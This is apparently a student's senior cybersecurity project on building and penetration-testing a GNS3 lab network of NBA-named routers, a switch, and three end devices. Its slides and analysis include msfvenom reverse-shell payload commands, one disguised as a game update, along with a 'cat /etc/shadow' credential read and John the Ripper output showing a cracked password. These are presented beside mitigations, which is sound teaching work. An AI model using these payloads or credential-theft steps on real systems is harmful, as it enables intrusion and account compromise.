Spring 2023

A Different Way to Penetrate NBA Defenses

Trey Trucksis
The University of Akron, tct17@uakron.edu

Project Proposal

Trey Trucksis

The University of Akron

CIS Senior Cybersecurity Proj CISS 491-001

Doctor John Nicholas

January 23rd, 2023

Project Proposal

Trey Trucksis

Project Name:

A Different Way to Penetrate NBA Defenses.

Location of Work:

All work completed on this project will be performed from the home lab of Trey Trucksis.

Project Description:

This Project Proposal will document the design, configuration, and penetration testing of a network consisting of three (3) routers (labeled as Lakers, Celtics, Cavaliers), one (1) switch (labeled as NBA), and three (3) end devices (labeled as Kali, Windows 10, and Ubuntu) each connected to one of three routers present on the network. Each router will be attached to a different subnet on the network, which will be specified further in the Topology section of this document. The network will be secured using encrypted passwords on the router interfaces, OSPF MD5 authentication between the routers to prevent an unauthorized IP resource from injecting OSPF routing messages into the network without detection, port security on the switch, as well as Access Control Lists (ACL's) to control the privileges of each subnetwork accordingly. In this example, the Kali Linux end device, located on the Lakers subnet, will perform three penetration tests on the network in the form of vulnerability scanning with Metasploit and Nmap, attempting to create a reverse TCP connection with the Windows 10 end device on the Celtics subnet through the standalone payload generator msfvenom, attempting to gain the login credentials to the Cavaliers router through the password cracker John the Ripper, and using the Social Engineering Toolkit to perform a phishing attack on the Ubuntu end device located on the Cavaliers subnet.

Equipment:

3x Cisco IOU L3 157-3 Routers

1x Kali Linux 2.0 – Live Operating System

1x Ubuntu Desktop 20.04 Operating System

1x Windows 10 Operating System

1x Cisco IOU L2 15.2 Switch

Network Software Emulator – GNS3

Hypervisor – VMWare Workstation Pro

Detailed Objective:

1) **Research**
   (1) Cisco IOU L3 157-3 Router Security.
      a. Using appropriate configurations for the network being designed.
      b. Successfully implement OSPF routing protocol and ACLs on interfaces.
   (2) Cisco IOU L2 15.2 Switch Security.
      a. SSH setup commands.
      b. Port security configuration commands.
   (3) Network Scanning.
      a. Utilizing NMAP to discover hosts and services on a network.
   (4) Vulnerability Scanning.
      a. Utilizing Metasploit vulnerability scanners to enumerate for vulnerabilities.
   (5) Penetration Testing.
      a. Using msfvenom to generate a malicious payload to create a reverse TCP attack.
      b. Reverse TCP attacks and successful executions of reverse TCP attacks.
      c. John the Ripper password cracker and successful utilization in penetration testing.
      d. Social Engineering Toolkit and its use in creating a successful phishing attack.
2) **Design**
   (1) Addressing Scheme and Topology for NBA Network.
      a. Subnet 1 (Lakers Router): 192.168.2.0/24
      b. Subnet 2 (Celtics Router): 192.168.5.0/24
      c. Subnet 3 (Cavaliers Router): 192.168.1.0/24
      d. Subnet 4 (between Lakers-Celtics Routers): 192.168.3.0/24
      e. Subnet 5 (between Celtics-Cavaliers Routers): 192.168.4.0/24
      f. OSPF will be implemented as the routing protocol between the three (3) routers.


g. SSH will be implemented on the NBA switch with a secure username and password for verification.

h. All unused ports on NBA switch will be shut down.

i. ACLs will be configured on each of the three (3) routers to exclusively permit only one (1) source address connected to the subnetwork to communicate with the other subnetworks. Each end device on the subnetwork will be permitted to access the other subnetworks.

j. There will be static addressing for all devices within the network.

Device	IP Address	Subnet Mask
Lakers Ethernet0/0	192.168.2.1	255.255.255.0
Lakers Serial2/0	192.168.3.2	255.255.255.0
Celtics Serial2/0	192.168.3.1	255.255.255.0
Celtics Serial 3/0	192.168.4.1	255.255.255.0
Celtics Ethernet 0/0	192.168.5.1	255.255.255.0
Cavaliers Serial3/0	192.168.4.2	255.255.255.0
Cavaliers Ethernet0/0	192.168.1.1	255.255.255.0
Kali	192.168.2.2	255.255.255.0
Windows 10	192.168.5.2	255.255.255.0
Ubuntu	192.168.1.2	255.255.255.0
NBA Switch vlan 1	192.168.1.3	255.255.255.0



3) Implementation

(1) Configure Lakers Subnet.

a. Configure static IP addresses on Lakers router in accordance with the addressing table (Ethernet0/0 and Serial2/0 interfaces).

b. Ensure interfaces assigned an IP address are online with the ‘no shutdown’ command.

c. Set router hostname, username, and password for enable and secret passwords.

d. Encrypt router passwords with ‘service password-encryption’ command.

e. Set banner MOTD for Lakers router stating that unauthorized access is prohibited.

f. Configure ACLs on Lakers router (Permitting HTTP, HTTPS, and ICMP traffic to and from the router subnet, all other traffic denied).

g. Save router configurations to NVRAM with command ‘copy running-configuration startup-configuration’.

h. Configure static IP address of Kali end device in accordance with the addressing table (eth0 interface).

(2) Configure Celtics Subnet.

a. Configure static IP addresses on Celtics router in accordance with the addressing table (Ethernet0/0, Serial2/0, and Serial3/0 interfaces).

b. Ensure interfaces assigned an IP address are online with the ‘no shutdown’ command.

c. Set router hostname, username, and password for enable and secret passwords.

d. Encrypt router passwords with ‘service password-encryption’ command.

e. Set banner MOTD for Celtics router stating that unauthorized access is prohibited.

f. Configure ACLs on Celtics router (Permitting HTTP, HTTPS, and ICMP traffic to and from the router subnet, all other traffic denied).

g. Save router configurations to NVRAM with command ‘copy running-configuration startup-configuration’.

h. Configure static IP address of Windows 10 end device in accordance with the addressing table (NIC1 interface).

(3) Configure Cavaliers Subnet.

a. Configure static IP addresses on Cavaliers router in accordance with the addressing table (Ethernet0/0 and Serial3/0 interfaces).

b. Ensure interfaces assigned an IP address are online with the ‘no shutdown’ command.

c. Set router hostname, username, and password for enable and secret passwords.

d. Encrypt router passwords with ‘service password-encryption’ command.

e. Set banner MOTD for Cavaliers router stating that unauthorized access is prohibited.

f. Configure ACLs on Cavaliers router (Permitting HTTP, HTTPS, and ICMP traffic to and from the router subnet, all other traffic denied).

g. Save router configurations to NVRAM with command ‘copy running-configuration startup-configuration’.

h. Configure static IP address of Ubuntu end device in accordance with the addressing table (eth0 interface).

i. Configure NBA switch port security by shutting down all unused ports.

j. Configure NBA switch with switchport security commands.

k. Configure NBA switch to only allow two (2) mac addresses to be saved in the MAC address table.

l. Enable SSH on NBA switch with a secure username and password.

m. Configure interface vlan 1 on NBA switch with IP address in accordance with the addressing table.

n. Set IP default gateway on NBA switch in accordance with the addressing table.

o. Set IP domain-name on NBA switch as 'nba.com'.

p. Issue the 'crypto-key generate rsa' command on the NBA switch with 1024 bits in the modulus.

q. Set and encrypt NBA switch passwords with 'service password-encryption' command.

(4) Configure OSPF Between Routers.

a. Configure loopback interfaces on each of the three (3) routers in the topology.

(i) Router(config)#interface loopback 1

(ii) Router(config-if)#ip address 10.0.0.1 255.0.0.0
for each of the three (3) routers.

b. Configure OSPF on Lakers router.

(i) Lakers(config)#router ospf 1

(ii) Lakers(config-router)#network 192.168.2.0 0.0.0.255 area 0

(iii) Lakers(config-router)#network 192.168.3.0 0.0.0.255 area 0

c. Configure OSPF on Celtics router.

(i) Celtics(config)#router ospf 1

(ii) Celtics(config-router)#network 192.168.3.0 0.0.0.255 area 0

(iii) Celtics(config-router)#network 192.168.5.0 0.0.0.255 area 0

(iv) Celtics(config-router)#network 192.168.4.0 0.0.0.255 area 0

d. Configure OSPF on Cavaliers router.

(i) Cavaliers(config)#router ospf 1

(ii) Cavaliers(config-router)#network 192.168.4.0 0.0.0.255 area 0

(iii) Cavaliers(config-router)#network 192.168.1.0 0.0.0.255 area 0

(5) Configure ACLs On Lakers, Celtics, and Cavaliers Routers.

a. Configure ACLs on Lakers router.

(i) Lakers(config)#ip access-list extended LakersACL

(ii) Lakers(config-ext-nacl)#permit tcp host 192.168.2.2 192.168.5.0 0.0.0.255 eq www

(iii) Lakers (config-ext-nacl)#permit tcp host 192.168.2.2 192.168.5.0 0.0.0.255 eq 443

(iv) Lakers(config-ext-nacl)#permit icmp host 192.168.2.2 192.168.5.0 0.0.0.255

(v) Lakers(config-ext-nacl)#permit tcp host 192.168.2.2 192.168.1.0 0.0.0.255 eq 443

(vi) Lakers(config-ext-nacl)#permit tcp host 192.168.2.2 192.168.1.0 0.0.0.255 eq www

(vii) Lakers(config-ext-nacl)#permit icmp host 192.168.2.2 192.168.1.0 0.0.0.255

(viii) Lakers(config)#interface Ethernet0/0

(ix) Lakers(config-if)#ip access-group LakersACL in

b. Configure ACLs on Celtics router.

(i) Celtics(config)#ip access-list extended CelticsACL

(ii) Celtics(config-ext-nacl)#permit tcp host 192.168.5.2 192.168.2.0 0.0.0.255 eq www

(iii) Celtics(config-ext-nacl)#permit tcp host 192.168.5.2 192.168.2.0 0.0.0.255 eq 443

(iv) Celtics(config-ext-nacl)#permit icmp host 192.168.5.2 192.168.2.0 0.0.0.255

(v) Celtics(config-ext-nacl)#permit tcp host 192.168.5.2 192.168.1.0 0.0.0.255 eq www

(vi) Celtics(config-ext-nacl)#permit tcp host 192.168.5.2 192.168.1.0 0.0.0.255 eq 443

(vii) Celtics(config-ext-nacl)#permit icmp host 192.168.5.2 192.168.1.0 0.0.0.255

(viii) Celtics(config)#interface Ethernet0/0

(ix) Celtics(config-if)#ip access-group CelticsACL in

c. Configure ACLs on Cavaliers router.

(i) Cavaliers(config)#ip access-list extended CavaliersACL

(ii) Cavaliers(config-ext-nacl)#permit tcp host 192.168.1.2 192.168.2.0 0.0.0.255 eq www

(iii) Cavaliers(config-ext-nacl)#permit tcp host 192.168.1.2 192.168.2.0 0.0.0.255 eq 443

(iv) Cavaliers(config-ext-nacl)#permit icmp host 192.168.1.2 192.168.2.0 0.0.0.255

(v) Cavaliers(config-ext-nacl)#permit tcp host 192.168.1.2 192.168.5.0 0.0.0.255 eq www

(vi) Cavaliers(config-ext-nacl)#permit tcp host 192.168.1.2 192.168.5.0 0.0.0.255 eq 443

(vii) Cavaliers(config-ext-nacl)#permit icmp host 192.168.1.2 192.168.5.0 0.0.0.255

(viii) Cavaliers(config)#interface Ethernet0/0

(ix) Cavaliers(config-if)#ip access-group CavaliersACL in

4) Testing

(1) Confirm connectivity between network subnets.

a. Ensure ICMP traffic can travel across the network through ping between all devices.

b. Ping from Kali to Windows10.

c. Ping from Kali to Ubuntu.

d. Ping from Windows10 to Ubuntu.

(2) Network Scanning with Nmap.

a. Create a map of the network

b. Discover open ports on end devices

c. Report scan results

(3) Vulnerability Scanning with Metasploit

a. Discover security vulnerabilities across the network

b. Report scan results and create documentation

(4) Perform Penetration Testing.

a. Using msfvenom to generate a malicious payload to create a reverse TCP attack on Win10.
b. Create documentation of the results of the attack.
c. Using John The Ripper password cracker to attempt to gain login credentials to Cavaliers router
d. Create Documentation of the results of the attack.
e. Using the Social Engineering Toolkit to generate an unsuspicious social media link to be clicked on by the target.
f. Prove connection was established (if successful) and create documentation on results of the attack.

5) Documentation

a. Project Plan.
b. Project Analysis.
   (i) Details on results of three (3) exploits.
   (ii) Describe the process of creating and delivering the exploits to the targets.
   (iii) Explain why exploits succeeded or failed and how to mitigate each of them.
c. Project Description.
   (i) Configurations for each router (including OSPF and ACL configurations).
   (ii) Configurations for each end device.
   (iii) Configurations for the NBA switch (including SSH).
   (iv) Addressing Table and Topology
d. Testing Documentation.
e. Weekly Journals.
f. Research References.

6) Estimated Time (in Hours)

Research	**Design**	**Implementation**	**Testing**	**Documentation**	**Total**
10	5	15	20	10	60

7) Cost Estimate

The only equipment that was purchased for this project includes a GNS3 package for $56 dollars including a Cisco license and necessary virtual machines.

Project Analysis

Trey Trucksis

The University of Akron

CIS Senior Cybersecurity Proj CISS 491-001

Doctor John Nicholas

March 27th, 2023

The project was modified from the initial proposal. It was originally proposed that the Kali Linux end device would utilize the Social Engineering Toolkit to perform a phishing attack on the Ubuntu end device, however the exploit was removed from the final version of the Project Description. Additionally, the original proposal noted in the “Detailed Objective” section that the exploits that were to be run on the NBA network were to be found in the “Testing” section, however, the exploits have been moved to their appropriate “Project Description” section. Lastly, the initial Proposal indicated that the Kali Linux end device would be utilizing the password cracking tool John the Ripper to obtain the Cavaliers router login credentials, however the target of the attack was changed to the Ubuntu end device located on the Cavaliers subnet rather than the Cavaliers router itself.

Lakers, Celtics, and Cavaliers routers were all configured with the same security. Each router had an ACL present in their configuration which only permitted HTTP, HTTPS, and ICMP traffic between the three (3) PCs and between the three (3) routers. The PCs were unable to ping the routers except on the default gateway interfaces of the other subnets. The Lakers router was configured to be connected to the Kali Linux end device on a subnet of 192.168.2.0/24. The Celtics router was configured to be connected to the Windows 10 end device on a subnet of 192.168.5.0/24. The Cavaliers router was configured to be connected to the Ubuntu end device on a subnet of 192.168.1.0/24. Furthermore, each router had a subnet on each Serial interface connected to another router. Lakers router and Celtics router on interface Serial2/0 had a subnet of 192.168.3.0/24, while the Celtics and Cavaliers router on interface Serial 3/0 had a subnet of 192.168.4.0/24.

In addition to each router having an ACL configured, each router used the OSPF protocol for routing traffic over the serial interfaces. Upon initial configuration of OSPF, neighboring adjacencies were not formed between the three routers. The "**show run**" command was initiated on the Celtics router, and it was discovered that the "**network 192.168.3.0 0.0.0.255 area 0**" line was not present in the configuration, effectively rendering the OSPF neighboring adjacency formation impossible between the Celtics and Lakers routers. To correct this, the command "**router ospf 1**" was entered from global configuration mode in the Celtics router, followed by the "**network 192.168.3.0 0.0.0.255 area 0**" command and a restarting of the router. Upon reboot, the Celtics router formed the necessary adjacencies with the neighboring Lakers and Cavaliers routers for a successful OSPF implementation.

Despite OSPF being correctly configured, devices were unable to ping the Windows 10 end device located on the Celtics subnet. To isolate the cause, ping tests were performed from the Lakers router to the Celtics router to verify connectivity. Ping tests returned successful results, along with the OSPF neighboring adjacency being established within the command line. It was discovered that settings had to be changed within Windows Firewall in the Virtual Machine, specifically the inbound rule titled "File and Printer Sharing (Echo Request – ICMPv4-In)" from the "Windows Defender Firewall with Advanced Security" menu. Upon the enabling of this rule, ping tests to the Windows 10 end device returned successful results.

Another discovery in the network was that no devices had internet access, despite being connected to one another and able to ping across the network. This was the result of an oversight in the GNS3 network emulator software that was used for this project. Because of the lack of internet access, the Kali Linux end device (serving as the attacker in the exploits), was limited in what exploits could be performed locally without internet access. This led to Nmap scans across the network returning less results than anticipated, due to the Kali Linux end device's lack of internet connectivity. This also led to the establishing of two (2) reverse TCP connections in total to deliver the exploits to the target machines (Windows 10 end device and Ubuntu end device), with the reverse TCP connection being the primary exploit for the Windows 10 end device.

The initial reverse TCP connection (also referred to as a reverse shell attack) performed on the Windows 10 end device from the Kali Linux end device was successful. However, the attacker would take a chance on the malicious file being clicked on or not by the target for the connection to be established in a non-simulated environment. The malicious file that initiates the reverse shell attack requires a convincing file name that the target must deem trustworthy in order for the attack to be executed on the target machine. There are ways to mitigate reverse shell attacks, including the use of strong passwords for all users on an end device. Strong passwords are the first line of defense against reverse shell attacks, as they protect a system against brute force attacks by requiring more than one guess for each character typed in. A password manager can be used to generate strong passwords and store them in a database where they can only be accessed by authorized parties. Firewalls also mitigate reverse shell attacks, as firewalls can be configured to block traffic coming from outside networks. If there are no open ports on a system, then the system can’t be accessed by an unwanted party through a reverse shell attack method.

Lastly, security policies that specify rules for downloading and opening email attachments on an end device can prevent reverse shell attacks. Considering that the malicious file must be downloaded to the target computer and executed for the reverse TCP handler to initiate the connection, introducing security policies to prevent individuals from downloading file attachments would eliminate the threat of reverse shell attacks.

The final exploit that was performed against the network was utilizing the John the Ripper password cracker tool on the password hash of the “/etc/shadow” file on the Ubuntu end device located on the Cavaliers subnet. The password hash of the “/etc/shadow” file of the

Ubuntu end device was obtained through another reverse TCP connection established from the Kali Linux end device, followed by the copying of the password hash of the “/etc/shadow” file through the command “**sudo cat /etc/shadow**”. The password hash was copied to a text document on the Kali Linux desktop, pasted in a file labeled “Password.txt”. With the file present on the desktop of the Kali Linux end device, the “**sudo john Password.txt**” command was executed from the terminal to begin the cracking process. This attack was also successful, as John the Ripper managed to crack the password hash of the Ubuntu end device’s “/etc/shadow” file in a timespan of one (1) hour to reveal the password. There are methods to be taken to mitigate the risk of brute force attacks on password hashes, such as locking out user accounts after a defined number of incorrect password attempts. Account lockouts can last a specific duration, such as one hour, or the accounts could remain locked until manually unlocked by an administrator. However, it should be noted that utilizing account lockouts create the possibility for a network to fall victim to a denial of service (DoS) attack by locking out large numbers of user accounts. Other countermeasures include utilizing a CAPTCHA to prevent automated attacks, as well as strengthening the quality of passwords for all user accounts and requiring end users to create passwords that have a minimum character length, require one special character, require one number, and require at least one capital letter.

Estimation of time needed to complete this project was sixty (60) hours, which was incorrectly estimated. The tables below demonstrate time in hours to complete this project as estimated before the commencement of the project, as well as once the project was completed. Furthermore, no additional equipment was purchased in the process of completing the project.

Estimated Time (in Hours)

Research	Design	Implementation	Testing	Documentation	Total
10	5	15	20	10	60

Actual Time (in Hours)

Research	Design	Implementation	Testing	Documentation	Total
12	8	10	17	17	64

SENIOR PROJECT PRESENTATION

TREY TRUCKSIS

WHAT IS THIS PROJECT?

- “A Different Way to Penetrate NBA Defenses”
- This project serves as a functioning network containing:
  - 3 routers (Lakers, Celtics, Cavaliers)
  - 1 Switch (NBA)
  - 3 end devices (Kali, Windows10, Ubuntu)
- This project was chosen to highlight my interest in Social Engineering as well as demonstrate my ability to design a functional, working network

OVERVIEW OF NETWORK TOPOLOGY

- https://youtu.be/m7msi4x2Mmg

PROPOSAL CHANGES

- 3 changes to Project Proposal
  - Kali Linux end device will not utilize Social Engineering Toolkit
  - Exploits run on NBA network appropriately moved to Project Description
  - Targeted device of John the Ripper changed to Ubuntu end device

NETWORK IMPLEMENTATION

- All three (3) routers configured with the same security
- Each router contained an Extended ACL blocking all traffic except HTTP, HTTPS, and ICMP (LakersACL, CelticsACL, CavaliersACL)
- Three (3) end devices (Kali, Windows10, Ubuntu) unable to ping routers except on default gateway interfaces of other subnets
- 5 subnets:
  - Lakers Subnet: 192.168.2.0/24
  - Celtics Subnet: 192.168.5.0/24
  - Cavaliers Subnet: 192.168.1.0/24
  - Lakers-Celtics Subnet: 192.168.3.0/24
  - Celtics-Cavaliers Subnet: 192.168.4.0/24

FURTHER LOOK AT ROUTER ACLS

- https://youtu.be/y1M62D4t9sA

NETWORK IMPLEMENTATION (CONTINUED…)

- OSPF Protocol Utilized for routing traffic over serial interfaces
- TROUBLSHOOTING:
  - Initially, OSPF Neighboring Adjacencies were not formed
  - "show run" on Celtics router confirmed "network 192.168.3.0 0.0.0.255 area 0" command was not present in OSPF configuration
  - **Celtics(config)#router ospf 1**
  - **Celtics(config-router)#network 192.168.3.0 0.0.0.255 area 0**

FURTHER LOOK AT ROUTER OSPF

- https://youtu.be/bWE5yhIIUf8

FURTHER TROUBLESHOOTING

- Network devices did not have internet access in topology
- Oversight with GNS3 implementation of network
- Limited to exploits that could be performed locally
- Nmap scans returning less results than expected.
  - **sudo nmap –sS –A –D 192.168.2.150 192.168.x.0/24**
  - "-sS" = TCP SYN (Stealth) Scan, "-A" = OS detection, "-D" = Decoy
- Two (2) reverse TCP connections with the target end devices

FURTHER LOOK AT NMAP SCANS

- https://youtu.be/_Ns9kj2oz9A

REVERSE SHELL ATTACK

- **“msfvenom –p windows/meterpreter/reverse_tcp -a x86 –platform windows –f exe LHOST=192.168.2.2 LPORT=4444 –o /home/trey/Desktop/NBA2KUpdate.exe”**
- Apache server hosted the file, and access and clicked by target (Windows 10)
- Upon download, reverse TCP connection was successfully established with Windows 10


WAYS TO MITIGATE REVERSE SHELL ATTACKS

- Use of strong passwords for all users on an end device
  - First line of defense against reverse shell attacks, prevent privilege escalation
  - Utilize a password manager to generate strong passwords
- Firewall policies to block traffic from external networks
  - Less open ports = less opportunity for a reverse shell attack
  - Security policies for downloading/opening file attachments
  - No “unsolicited” attachments

JOHN THE RIPPER

- Crack the /etc/shadow password hash of Ubuntu end device
- Another reverse TCP connection was established to deliver the exploit
- "**msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.2.2 LPORT=8000 –f elf –o LakersGameplan.elf**"
- Password hash was copied from reverse shell and pasted into file on Kali desktop

JOHN THE RIPPER (CONT…)



```
┌──(trey㉿kali)-[~]
└─$ cd Desktop

┌──(trey㉿kali)-[~/Desktop]
└─$ sudo john Password.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as "HMAC-SHA256"
Use the "--format=HMAC-SHA256" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 SSE2 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Warning: Only 4 candidates buffered for the current salt, minimum 8 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 7 candidates buffered for the current salt, minimum 8 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
9y249cbd         (user)
```

HOW TO MITIGATE JOHN THE RIPPER

- Can function in both Brute Force Mode and Dictionary Mode
- Locking out user accounts after a set number of attempts
  - Create possibility of Denial of Service (DoS) attacks locking out large number of accounts
- Using a CAPTCHA to prevent automated attacks
- Setting Password Requirements
  - Minimum character length, one special character, one number, one capital letter, etc.

QUESTIONS?

- Please don’- I mean, “all are welcome”

Project Description

Trey Trucksis

The University of Akron

CIS Senior Cybersecurity Proj CISS 491-001


Doctor John Nicholas

March 27th, 2023

Part One: Configuring the Three Routers

1.1: Setting Lakers router hostname and enable/secret passwords

Beginning with the left-most router in the topology, connected to the Kali Linux end device, open the command line interface and escalate privileges to global configuration mode by entering the commands "**enable**" followed by "**configure terminal**". Then, set the hostname with the command "**hostname Lakers**", followed by the command "**enable secret Lakers2Dot0**" to set the secret password accordingly. Lastly, enter the command "**line con 0**" to enter the console configuration interface and set the password using the command "**password Lakers3Dot0**", and then exiting the interface by typing "**exit**".




```
Lakers#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
Lakers(config)#hostname Lakers
